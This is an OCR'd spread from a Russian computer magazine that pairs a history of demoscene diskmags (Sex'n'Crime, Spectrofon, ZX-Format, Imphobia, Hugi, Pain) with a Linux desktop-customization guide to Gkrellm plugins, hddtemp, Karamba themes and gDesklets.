Началось все во второй половине 80-х гг., в самый расцвет краксцены на Commodore 64. В это время уже стали появляться первые демки, сценой рулила элита. Что такое дискмаг, еще никто не знал, хотя электронных журналов было достаточно. Обычные текстовые файлы, вмещающие несколько статей и посвященные описанию новых релизов. Особенно много их было на ASCII-сцене, которая сосредоточилась в США.

Также большой популярностью пользовались простенькие интры с 1-2 эффектами, где под фоновую музыку по экрану бежал скроллинг с приветами всем друзьям, знакомым и друзьям знакомых.

Первые эксперименты с мультимедийными журналами начались в 1988 г. А первым творением, выделившим концепцию дискмагов, стал пилотный выпуск "Sex'n'Crime", вышедший в феврале 1989 г. Состоял он из десятка статей на сценовые темы (новости, слухи, интервью, обзор игр, чарт), фоновой музыки и простенькой оболочки (чтобы выбрать статью, нужно было нажать соответствующую цифру). Правда, размер пока не дотягивал до размера пятидюймовой дискеты, но начало было положено, и идею подхватили другие сценеры.

В течение следующих двух лет клоны "Sex'n'Crime" заполонили андерграундовые борды. Журналы лепили все, кому не лень. Подобное разнообразие не самым лучшим образом сказывалось на качестве. Попадалось много поделок, где из 5 статей одна была напутствием редактора, вторая - перепечаткой ньюсов, третья - сомнительной ценности обзором каких-то прог, четвертая -



Так выглядел самый первый дискмаг


рекламой в духе "меняюсь дисками, хочу переписываться", а пятая - рассказом, выдранным из печатного журнала. Почти все коммодоровские дискмаги были на одно лицо. Никто не хотел изобретать велосипед и просто оставлял привычный шелл с выбором раздела нажатием цифры, меняя только шрифт и содержание.

Намного лучше дело обстояло на Амиге - компьютере, который появился в конце 80-х и к началу 90-х стал хитом продаж. Возможности платформы позволяли создавать графику и музыку на порядок лучше коммодоровской. И когда на Амиге появились первые электронные журналы - они были настоящим дискмагами, качественными, интересными, красивыми. У старичков-амижников наверняка еще не выветрилась память о RAW, ROM, Grapevine и Generation - ведущих изданиях Amig'овой демосцены. Эти журналы ждали с нетерпением, ведь в каждом номере печатались только интересные и эксклюзивные вещи.

СПЕКОВСКИЙ БУМ

ZX-Spectrum постигла участь C-64, но на несколько лет позже. В первой половине 90-х единственным достойным электронным изданием был Spectrofon, издававшийся фирмой STEP в Москве. Журнал был коммерческим, и авторы серьезно подходили как к написанию статей, так и к своевременному выходу своего детища.

Монополию Спектрофона разрушил ZX-Format, который впервые вышел в 1995 г. и быстро стал ведущим СМИ российской ZX-сцены. Через год, когда российская сцена была на пике популярности, появилась куча самопальных изданий. Компьютерная журналистика поделилась на два вида: дискмаги и е-паперы. Дискмаги обычно выходили на двух дисках: первый - сам журнал, второй - приложение с новым софтом. Интро перед загрузкой, оригинальная оболочка с удобной навигацией, хороший ассортимент фоновой музыки на выбор, иллюстрации, вставленные в материалы, несколько разделов с приличным количеством статей в каждом - все это стало стандартом для каждого приличного дискмага. Лучшими спековскими журналами были: Spectrofon, Adventurer, ZX-Format, Scenergy, Oberon и ZX-Power. Газеты занимали совсем небольшой объем и представляли собой текстовый файл, заключенный в простенькую оболочку. Выходили они гораздо чаще (раз в неделю, в отличие от раза в 3-6 месяцев у дискмагов) и служили в основном для обзора новостей и свежих релизов. Центровыми газетами были ZX-News, ZX-Pilot, Online, Nicron и Body.



Один из дискмагов на компьютере Атари


> Монополию Спектрофона разрушил ZX-Format, который впервые вышел в 1995 г.

В отличие от дискмагов на C-64, которые обычно распространялись через BBS, спековская пресса переходила из рук в руки. Авторы основных дискмагов ставили защиты от копирования, так как пытались получить хоть какую-то денежную отдачу, но все равно каждый свежий номер вскоре после выхода становился достоянием широкой общественности. Помнится, очень многие тогда ругались и взывали к сценерской совести. Мол, для вас стараемся, немного ведь просим. Но любви к халяве у русского человека всегда было больше, чем совести :).

Удивительно, но дискмаги на 8-битных платформах продолжают выходить до сих пор. Год назад я почитал парочку, очень хорошо прослеживалась общая тема: "Спектрум жив и еще заявит о себе", а также призыв не сдаваться и надеяться на лучшее.


РУССКИЕ ДИСКМАГИ

В России дискмаги на PC не получили такой распространенности, как за бугром. В середине 90-х самыми популярными изданиями были Harm и Hacker (все совпадения – случайность :). Делали их явно не профессиональные журналисты, поэтому в статьях было много ошибок, а стиль смахивал на школьные сочинения. Тем не менее, журналы освещали события на русской сцене и читались от корки до корки.


Российский дискмаг "Хакер"


Всего вышло 6 выпусков Harm и 9 Hacker'а. Позже лучшим российским дискмагом стал Armor of Gods, но продержался он только 4 номера.

Сейчас, похоже, единственным сценовым изданием является белорусская электронная газета Scene. Ее издателем является группа Psycho (**http://psycho.scenosaurus.org**), которая до этого уже имела опыт работы над СМИ на Спектруме. Отсчет у Scene ведется начиная со ста, последний вышедший номер – 92й (т.е. вышло 9 штук). В наполнении газеты принимают участие многие люди, которым не безразлична русская сцена. А каждый новый выпуск подробно обсуждается на форуме **www.scene.org.ru**, где количество постов в топике "Scene e-papper" уже превысило отметку 300.


Последний номер газеты "Scene"

IMPHOBIA

Если на Спектруме в свое время самым популярным и легендарным изданием считался Spectrofon, то на PC эта честь выпала журналу Imphobia. В начале 1992 г., когда вышел



Zx-Format 4.5



Один из дискмагов на компьютере Амига

первый выпуск, ничего подобного на PC еще не было. Дискмаг "Imphobia #1" использовал VGA-графику и полностью был посвящен демосцене. Отцом журнала стал Wizard - кодер и лидер группы Imphobia, который хотел делать "Заметки в VGA", но не о кракинге, о котором писало большое количество электронных СМИ, а о демках. В сентябре 1991 г. Wizard взялся за работу, в создании журнала ему помогали приятели-сценеры из Бельгии: Darkness, Scorpio и Zorlock.

Первый выпуск не блистал качеством. Статей в нем было немного, да и написаны они были не ахти как. Но сравнивать было не с чем, и Imphobia #1 быстро распространился по всей Европе. Следующие два номера мало отличались от предшественника. Добавилась секция ньюсов, а также раздел, который вела девушка. Но каких-либо улучшений качества статей и журнала в целом не наблюдалось.

Все изменилось, когда в конце 1992 г. главным редактором стал Darkness. В это время единственным дискмагом, который составлял конкуренцию Имфобии, был Hoax. Он был не хуже, а в чем-то даже превосходил детище Визарда. В Hoax писали авторитетные люди, например Gore из Future Crew. Darkness занялся улучшением качества, это коснулось как графического оформления, так и текстов. С четвертого номера к команде редакторов присоединился Sam, который впоследствии стал самым популярным автором дискмага.

Кардинальные изменения произошли в шестом выпуске. Imphobia #6 включал почти 600 Кб статей и новый интерфейс, ставший со временем классическим. Разделенный на три части экран: вверху логотип, внизу графический бэкграунд и кнопки опций, а посередине - главная часть, где находится меню и текст статей. Оболочка имела свой встроенный музыкальный проигрыватель (в поздних версиях поддерживался Gravis Ultrasound), и каждый выпуск содержал 3-4 фоновых трека от известных на сцене музыкантов. А с приходом талантливого художника Pl Imphobia стала выглядеть по-настоящему здорово.

Вскоре на сцене появилось много новых "игроков": New World Order, Daskmig, Pulse, Scenial, Parrot, Yahoo Genetic Dreams, Public Incantation, Scene Post и другие. Большинство из них долго не продержалось - журналы или переставали выходить, когда заканчивался энтузиазм авторов, или начинали публиковать перепечатки и "воду". Благодаря поддержке сцены, Imphobia оставался качественным, интересным изданием, которое читали от корки до корки тысячи сценеров во всех уголках земного шара. Десятый, юбилейный выпуск, который вышел в июне 1996 года, вмещал 1.4 Мб (!) статей, заполнивших разделы: Editorial, Front News, Scene Forum, Miscellaneous, Weird Stories, Poetry, Partyline, Graphics Corner, Music Corner, Coding Corner, Messages, Adverts, Charts (в голосовании приняло участие более 200 человек!). В Imphobia писали все: элита и новички, программисты и музыканты, 40-летние дяденьки и 14-летние юнцы. Народ обсуждал сцену и социальные топики, делился опытом. Все ждали выхода полюбившегося дискмага с нетерпением...

После 10 номера вышло еще два: #11 в декабре 1995 (1.7 Мб статей) и #12 в июле 1996 (2 Мб статей). С каждым разом задержка между релизами увеличивалась - главный редактор Darkness нашел официальную работу, и на поддержку Imphobia времени оставалось все меньше. Многие ждали 13-й номер, но выйти ему было не суждено.

HUGI

История самого популярного на данный момент сценового дискмага началась в мае 1996 года. Тогда 12-летний Клаус Волько еще не знал ни о какой сцене, он просто хотел издавать свой журнал, в котором сможет писать о чем угодно. Hugendubelexpress #1 вышел полностью на немецком языке с оболочкой, которую Клаус накодил за два вечера на Кубэйсике. Примитивненько, но парнишка был уверен, что в журнале главное не оформление, главное - статьи. В своем издании 12-летний редактор и его друг-ровесник из Германии рассказали о школе, в которой учились, о предметах, которые прогуливали, о компьютерных играх, из-за которых они прогуливали школьные предметы, а также о программировании на самом крутом языке Basic. Общий обьем опубликованных в Hugendubelexpress #1 статей составлял 420 Кб статей, что для начала было совсем неплохо.

Клаус рассылал журнал своим друзьям по почте, и большинство френдов одобрительно отнеслось к затее. Между собой они называли детище Клауса Hugi, и когда сокращенный вариант названия стал популярнее длинного немецкого, редактор сделал его официальным.

В Hugi #6 Клаус, который стал более известен как Adok, полностью переписал оболочку журнала на С. К этому моменту определенный вклад в Hugi внесло уже около 40 человек, большинство из них были авторами статей. Несмотря на достаточно интересный контент и курс, взятый на сценовую тематику, на мировой демосцене о Hugi знали немногие. Все изменилось, когда Hugi стал выходить на английском языке.

Первым таким номером стал Hugi #11, который 50/50 был англо-немецким. Дискмаг содержал интервью со сценерами, обзор сценовых СМИ, серьезные статьи по кодингу, а также ставшие уже привычными философствования о демосцене ("Демосцена сегодня", "Реалии австралийской демосцены", "Нужны ли чарты в дискмагах?"). По объему опубликованного материала Hugi оставлял

> История самого популярного на данный момент сценового дискмага началась в мае 1996 года.



Последний номер Hugi, интервью с AND

позади многие активные на тот момент сценовые издания. Популярность не заставила себя долго ждать, и 12-й выпуск, который вышел летом 1998 г., стал самым объемным за всю историю. Более 40 авторов прислали свои статьи, общий размер которых составил 1.8 Мб. Следующие выпуски исправно выходили раз в 2-3 месяца, постоянно удивляя читателей чем-нибудь новым. А с 18-го номера Hugi стал полностью англоязычным изданием.

Сейчас едва ли можно найти активного демосценера, который не знает о дискмаге Hugi. Adok, будучи признанным ведущим исследователем сцены, посредством своего журнала делает все возможное, чтобы интерес к сцене не угасал. Продвижением Hugi в массы также занимаются российские сценеры, которые перевели некоторые выпуски на русский язык.

PAIN


Пожалуй, единственным конкурентом Hugi на данный момент является дискмаг Pain. Сравнивая эти журналы, сценеры говорят, что Hugi несет сцене популярность, а Pain воплощает ее дух. В Pain'е нет отвлеченных статей, он целиком и полностью состоит из новостей, репортажей с демопати, интервью со сценерами и других статей, которые представляют ценность для инсайдеров.

Первый выпуск этого журнала вышел в 1994 г. в Швейцарии. Chicken и Uli, отцы Pain'а, сразу взяли курс на описание жизни сцены, но исключительно местной. Так что читателями первых выпусков журнала были швейцарские сценеры. Pain базировался на простенькой досовской ANSI-оболочке, а тексты представляли собой обзор новинок местных BBS и новости местной демотусовки. Авторы решили поставить выпуск журнала на ежемесячную основу. Это было несложно, так как материалов, требующих длительных исследований, в Pain'е не было, а объем журнала едва ли превышал 200 Кб.

В конце 1994 г. редакторы опубликовали ряд материалов, которые привлекли внимание международной демосцены. Pain'ом заинтересовались, и Pain crew стала больше места уделять международным демособытиям.

В 1995 г. Chicken и Uli отошли от дел, передав редакторские полномочия Qube'у, Anubis'у и Alien'у. На пользу Pain'у это не пошло - качество статей ухудшилось, топики сдвинулись обратно в сторону швейцарских BBS, да и количество текста резко сократилось. Видя это, Chicken вернулся обратно и принялся работать над улучшением своего дискмага. Немалый вклад в это внес Furball, который со временем стал главным редактором. Pain выходил раз в месяц практически без задержек, со временем круг авторов расширялся, и в 1996 г. для журнала уже писали более десятка зарубежных сценеров. Но по-настоящему международным Pain стал в 1998 г., когда редакторский пост занял Fred^Calodox. Журнал приобрел новую оболочку, которая была не хуже, чем у легендарной Имфобии, а обзоры швейцарской сцены заменили на обзоры мировой.

В 1999 г. за издание Pain'а взялся Unlock, который рулит дискмагом по сей день. Одно время у редактора были серьезные проблемы с поддержкой. Ежемесячный график требовал большого количества статей, и их реально не хватало. Unlock объявил, что если не будет поступать помощи со стороны, ему придется закрыть журнал. К счастью, до этого дело не дошло. В 2000 г. Pain приобрел постоянных ведущих для каждого раздела. Обязанности были распределены, и дела дискмага пошли в гору. Настолько в гору, что многие теперь считают Pain лучшим сценовым журналом из всех.



Картинка из Имфобии






Последний номер Pain



Петр Семилетов aka Roxton (tea@list.ru)

CENSORED



МОДДИНГ РАБОЧЕГО СТОЛА ПОД LINUX

Когда я смотрю на десктопы некоторых пользователей, мне становится не по себе. Унылые, не вдохновляющие экраны со стандартным набором иконок, мелкие шрифты и тому подобное. Понимаю, каждому свое, но при эргономично настроенном рабочем столе и работается лучше, и глаза отдыхают.

ФАНТАСТИЧЕСКИЙ ИНТЕРФЕЙС БУДУЩЕГО УЖЕ СЕГОДНЯ

Linux славится своими гибкими настройками графического интерфейса (предвижу вопли консольных гуру - дескать, "гуй вообще не нужен"). Продвинутый и навороченный десктоп не то же, что экран, полный бегающих пингвинов, или запущенное в качестве фона кино - главное все-таки функциональность. Поэтому надо соблюдать баланс между красотой декораций и игрой актеров.

ЧАСТЬ 1. ИНТЕРНАЦИОНАЛЬНАЯ

Безапелляционно заявляю, что самая незаменимая вещь на рабочем столе - это Gkrellm. Он должен быть на экране постоянно. Сначала это кажется непривычным, как бельмо в глазу. Потом привыкаешь и уже не можешь без него (Gkrellm'а, не бельма). Я не против разных встраиваемых в панель монитора ресурсов и тому подобного. Но, как ни крути, только Gkrellm может быть настроен для отображения чего угодно и как угодно, не разрушая при этом общей эстетики интерфейса - благодаря двум сотням скинов на www.muhri.net/gkrellm.

Для мониторинга температур процессора и кулеров тебе понадобятся lm_sensors - Gkrellm оснащен встроенным модулем интерфейса к ним. А вот вывести в Gkrellm температуру твоего винта придется с помощью внешнего средства - демона hddtemp и плагина для GKrellm. Помимо самой программы, нужно скачать базу данных hddtemp.db весом всего в 10 килобайт и положить ее в /usr/share/misc.


Gkrellm с дефолтным скином

Плагин для GKrellm версии 2 компилируется командой "make gkrellm2" и затем копируется в директорию /usr/lib/gkrellm2/plugins. Чтобы плагин работал, надо при старте Linux подгружать демон hddtemp. Для этого пропиши команду его запуска в конец файла /etc/rc.d/rc.local, например, вот так:

```
/usr/local/sbin/hddtemp --daemon /dev/hda
```

Если у тебя два винта, то перечисли их устройства через пробел:

```
/usr/local/sbin/hddtemp --daemon /dev/hda /dev/hdb
```

Обрати внимание, что путь к hddtemp ты указываешь полностью. Множество других плагинов к Gkrellm можно скачать с web.wt.net/~billw/gkrellm/Plugins.html. Среди особо любопытных могу назвать следующие:

- **GKrellKam** - отображает на панели GKrellm'а до пяти масштабируемых изображений, получаемых с вебкамеры.
- **Bubblefishymon** - поставь обязательно! Встраивает в GKrellm небольшое озеро, в котором плавают рыбки и уточка! Кроме этого, плагин несет информационные функции, а также может отображать поверх картинки аналоговые часы. Уровень воды в озере по-

> Безапелляционно заявляю, что самая незаменимая вещь на рабочем столе - это Gkrellm.

Карамба представляет собой движок, с помощью которого запускаются так называемые темы.


Утиная заводь в отдельно взятом окне


казывает, сколько использовано физической и виртуальной памяти. Активность процессора изображается пузырями, а также выводится числом процентов. Рыбки, плывущие слева направо, - это исходящий трафик, а плывущие справа налево - наоборот, входящий. Утка - это просто утка, волны тоже не несут никакого скрытого смысла (интересно, что там курит автор этого плугина? - прим. ред.).

◢ **GKrellMLaunch** - плагин для создания на панели GKrellm небольших кнопок запуска каких-либо программ. Будет полезен тем, кто пользуется оконными менеджерами без каких-либо признаков панелей задач, поддержки иконок и т.д.

◢ **Fileread** - каждые десять секунд проверяет, был ли изменен заданный тобой файл, и в случае утвердительного ответа читает из него первую строку и выводит ее на панель GKrellm'a. Полезно для визуального мониторинга чего-либо. Это "что-либо" может быть чем угодно - например, выведенной из XMMS строкой с названием текущей песни.

◢ **GKrellWeather** - показывает погоду. На сайте мертвая ссылка, рабочую версию можно найти на rpmfind.net. А четырехбуквенный код метеорологической станции National Weather Service твоего города ты отыщешь на www.nws.noaa.gov/tg/siteloc.shtml. Надо сказать, что не все станции работают стабильно. Например, после того, как я зашел на киевскую, она в тот же день загнулась :). А потом снова заработала. Лично я в последнее время для получения доступа к ней использую апплет "Погода", который входит в комплект KDE. Однако у этого апплета есть одно негативное свойство - он вытягивается во всю высоту панели, на которой размещен, и занимает много места, если панель большая.


Вот так плавно мы подобрались к возможности изменить направление статьи и сосредоточиться на KDE.




Апплет "Погода" для KDE

НЕЗАМЕНИМЫЙ ПОМОЩНИК

Установить пакет lmsensors стоит даже тем, кто не озабочен постоянным мониторингом температуры. Первым делом, ставя Linux на новый комп, инсталлируй lmsensors. Автор этих строк купил в магазине вполне цивильную с виду запакованную материнку, принес домой, поставил и с помощью lmsensors сразу обнаружил, что материнка перегревается до 82 градусов! После изучения материнки были обнаружены следы ее... ремонта, но это уже совсем другая история.



KDE, оживленный Карамбой


Szon собственной персоной

ЧАСТЬ 2. KDE

KDE предоставляет и так более чем навороченный интерфейс - казалось бы, стоит ли желать большего? Но есть энтузиасты, которые, похоже, предвосхищают те новшества, которые в будущем могут появиться в официальных релизах KDE. Существуют два проекта: Karamba и ее вариант SuperKaramba. Я использую последнюю. Здесь и далее буду писать просто Карамба, подразумевая оба продукта.

Карамба представляет собой движок, с помощью которого запускаются так называемые темы. Они общие для Karamba и SuperKaramba, а качать их можно с www.kde-look.org. И это не просто наборы иконок и картинок, в некотором роде это апплеты для десктопа.

В зависимости от своих функций и количества темы могут порядочно нагружать старые процессоры, на новых и быстрых это не столь существенно. Если знать меру, то глядя на десктоп с Карамбой в первый раз, человек может восхищенно сказать: "Ух!" - и испытать культурный шок.

Что могу посоветовать скачать? Попробуй Crystal Clock. Также хороши ChromeClock. А у Joybar присутствует настраиваемый тулбар. Надо сказать, что почти все настройки тем осуществляются через текстовые файлы. На каждую тему обычно приходятся два файла, которые можно изменять, - файл с разными параметрами (положение и так далее) и файл со скриптом на Python'е. Liquid Calendar - просто календарь. Ничего другого ожидать от него не следует. Он просто классно смотрится. Corner XMMS - MOD - очередная вариация знаменитого "уголка" для управления XMMS.

Szon сочетает в себе панель запуска, часы, монитор ресурсов, погоды, он управляет XMMS и вообще незаменим, если в каком-то месте экрана тебе нужна такая вот многофункциональная панель.


Заслуживает внимания Synapses Karamba - прозрачная здоровенная панель, которая хорошо смотрится при отсутствии обоев на светлом фоне. На ней выводится различная информация - ресурсы, температура процессора и материнки, скорость фэнов и т.д. Очень здорово, но на слабом камне работа этой темы будет ощутимо поедать ресурсы.



◢ **На Хакер CD ты найдешь весь софт, который был упомянут в данном материале.**



◢ **web.wt.net/~billw/gkrellm/gkrellm.html**
◢ **secure.netroedge.com/~lm78**
◢ **coredump.free.fr/linux/hddtemp.php**
◢ **coredump.free.fr/linux/hddtemp.db**
◢ **netdragon.sf.net**
◢ **www.jnrowe.ukfsn.org/projects/bfm.html**
◢ **www.efd.lth.se/~d98hk/karamba**
◢ **www.nt.phys.kyushu-u.ac.jp/shimizu/download/download.html**



Хочется особо отметить один из недостатков Карамбы - автоматическая загрузка тем при старте KDE. По идее и исходнику, Карамба загружает темы, которые были активны при завершении последнего сеанса. То есть, если включено сохранение и загрузка сеансов, то Карамба должна запускаться в том же виде, который был при выходе. В сообщениях на форумах Карамбы люди свидетельствуют, что так оно и происходит. Иные же (в том числе и я) говорят обратное - не хочет Карамба так поступать. В итоге есть два выхода. Писать скрипт для start up'а с указанием в командной строке тем, которые нужно запустить, либо заново выбирать темы каждый раз при загрузке, что, согласись, не очень удобно.

В принципе, зная C++ и библиотеку Qt, можно немножко изменить код в файле main.c исходника Карамбы (после комментария "Try to restore a previous session if applicable") и сделать так, чтобы список тем читался из обычного текстового файла.

Karamba не обновлялась чуть больше года. SuperKaramba - с октября 2003. Что будет дальше - посмотрим. Да, и еще. Темы к ней надо копировать в аккаунт каждого юзера, кто ее использует, так как пользователь должен иметь возможность редактировать параметры своих тем, а файлы параметров лежат в той же директории, где и остальные файлы темы. Хороший how to по Карамбе (правда, на английском) можешь посмотреть на www.efd.lth.se/~d98hk/karamba/karamba-rh8howto.txt.

ЧАСТЬ 3. ГНОМ

Многие помнят те времена, когда в Гноме в качестве оконного менеджера использовалась не Metacity, а Sawfish, и для отрисовки десктопа можно быть юзать Gnome Midnight Commander. Потом Гном пошел дорогой упрощения - меньше опций, гибкости, больше обыденности и простоты (хоть простота и не порок). Но долго так продолжаться не могло. Появились так называемые десклеты (desklets). И не один, и не два, а далеко за сотню. Дислоцируются они на www.gdesklets.gnomedesktop.org, а коллекцию невероятно красочных скриншотов с ними можно лицезреть на www.lynucs.org/?gdesklets. Забудь о прямоугольниках навсегда :).

